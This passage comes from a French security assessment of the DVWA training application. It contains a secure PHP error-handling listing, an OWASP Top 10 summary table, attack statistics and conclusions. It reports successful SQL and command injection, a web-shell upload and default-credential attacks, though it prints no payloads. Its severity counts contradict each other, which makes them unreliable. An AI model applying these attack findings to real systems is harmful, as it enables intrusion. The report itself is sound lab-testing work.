try {
    $result = $mysqli->query($sql);
} catch (Exception $e) {
    // Log le détail (fichier, pas visible à l'utilisateur)
    error_log("SQL Error: " . $e->getMessage());

    // Message générique à l'utilisateur
    die("Une erreur s'est produite. Veuillez contacter
        l'administrateur.");
}

// Configuration dans php.ini (en production)
// display_errors = Off
// log_errors = On
// error_log = /var/log/php-errors.log
```

Listing 4.15: Gestion Sécurisée des Erreurs

Chapitre 5

Résumé Consolidé des Vulnérabilités

5.1 Tableau de Synthèse OWASP Top 10 : 2025

A01	Broken Access Control	HAUTE	LFI [OK]
A02	Security Misconfiguration	CRITIQUE	Default Creds [OK]
A03	Software Supply Chain	MOYENNE	Non testée [X]
A04	Cryptographic Failures	CRITIQUE	Weak Sessions [OK]
A05	Injection	CRITIQUE	SQL + Command [OK]
A06	Insecure Design	MOYENNE	Non testée [X]
A07	Authentication Failures	HAUTE	Brute Force [OK]
A08	File Upload/Integrity	CRITIQUE	Web Shell [OK]
A09	Logging/Alerting Failures	MOYENNE	Non testée [X]
A10	Exceptional Conditions	MOYENNE	Error Disclosure [OK]

Tab. 5.1 : Synthèse OWASP Top 10 : 2025 - Résultats d'Évaluation

5.2 Statistiques des Attaques

- **Vulnérabilités Testées :** 7/10 (70%)
- **Attaques Réussies :** 8/8 (100%)
- **Sévérité CRITIQUE :** 4 vulnérabilités
- **Sévérité HAUTE :** 3 vulnérabilités
- **Sévérité MOYENNE :** 1 vulnérabilité

Chapitre 6

Conclusion

Cette évaluation a permis de démontrer la présence de **8 vulnérabilités critiques** dans l'application DVWA, couvrant 7 catégories de la liste OWASP Top 10 : 2025.

6.1 Résultats Clés

- **100% d'Exploitabilité :** Toutes les vulnérabilités testées ont été exploitées avec succès
- **Risque Critique :** 4 vulnérabilités OWASP A05 (Injection), A08 (Upload), A04 (Crypto), A02 (Config)
- **Impact Systémique :** Chaque vulnérabilité permet une compromission complète du système

6.2 Leçons Apprises

- La **validation des entrées** est le fondement de la sécurité applicative
- La **segmentation réseau** limite le blast radius mais ne suffit pas seule
- La **défense en profondeur** (WAF + Code Secure + Monitoring) est essentielle
- Les **erreurs de configuration** (credentials par défaut) sont souvent les plus critiques

6.3 Recommandation Finale

DVWA doit être considérée comme **NON SÉCURISÉE** pour tout environnement de production. Les vulnérabilités identifiées permettent une compromission complète du système en quelques minutes par un attaquant ayant une connaissance basique de sécurité web.